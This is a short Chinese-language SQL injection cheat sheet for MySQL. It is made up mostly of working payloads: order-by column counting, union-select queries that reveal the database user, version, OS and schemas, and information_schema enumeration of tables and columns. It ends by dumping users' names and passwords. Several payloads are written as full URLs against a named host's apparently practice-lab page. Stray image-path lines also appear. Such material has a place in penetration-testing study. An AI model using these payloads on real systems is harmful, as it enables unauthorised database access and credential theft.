测试注入点

order by 测试列

```
1 1'order by 1 --
2 1'order by 3 --
```

union select 查询关键信息

```
1' and 1=2 union select 1,2 --
2 1' and 1=2 union select user(),database() -- 查询数据库用户和使用数据库
3 1'and 1=2 union select 1,@@global.version_compile_os from mysql.user -- 获取操作系统信息
4 1' and ord(mid(user(),1,1))=114 -- 查看数据库权限
```


爆出所有数据库


```
union select 1,2,schema_name,4,5 from information_schema.schemata %23
```

猜测数据库表名

1' and exists(select * from users) -- 可用burpsite批量爆破 如果mysql大于5 包含information_schema 就可以不适用这个方法,见下文
2 http://cohux.com:7012/sqli/example1.php?name=root'union select
1,2,group_concat(table_name),4,5 from information_schema.tables where table_schema=database%23 获取当前表
3 http://cohux.com:7012/sqli/example1.php?name=root'union select
1,2,group_concat(column_name),4,5 from information_schema.columns where table_name=0x7573657273%23 获取users表中所有的列 0x7573657273为users 16进制 %23 为url编码# 意思为注释
4 http://cohux.com:7012/sqli/example1.php?name=root'union select

1,2,concat(id,name,age,groupid,passwd),4,5 from users%23





猜解字段名

```
1 1' and exists(select first_name from users) --
2 ID: 1' and exists(select last_name from users) --
```

爆出数据库中字段的内容

```
1 1' and 1=2 union select first_name,last_name from users --
```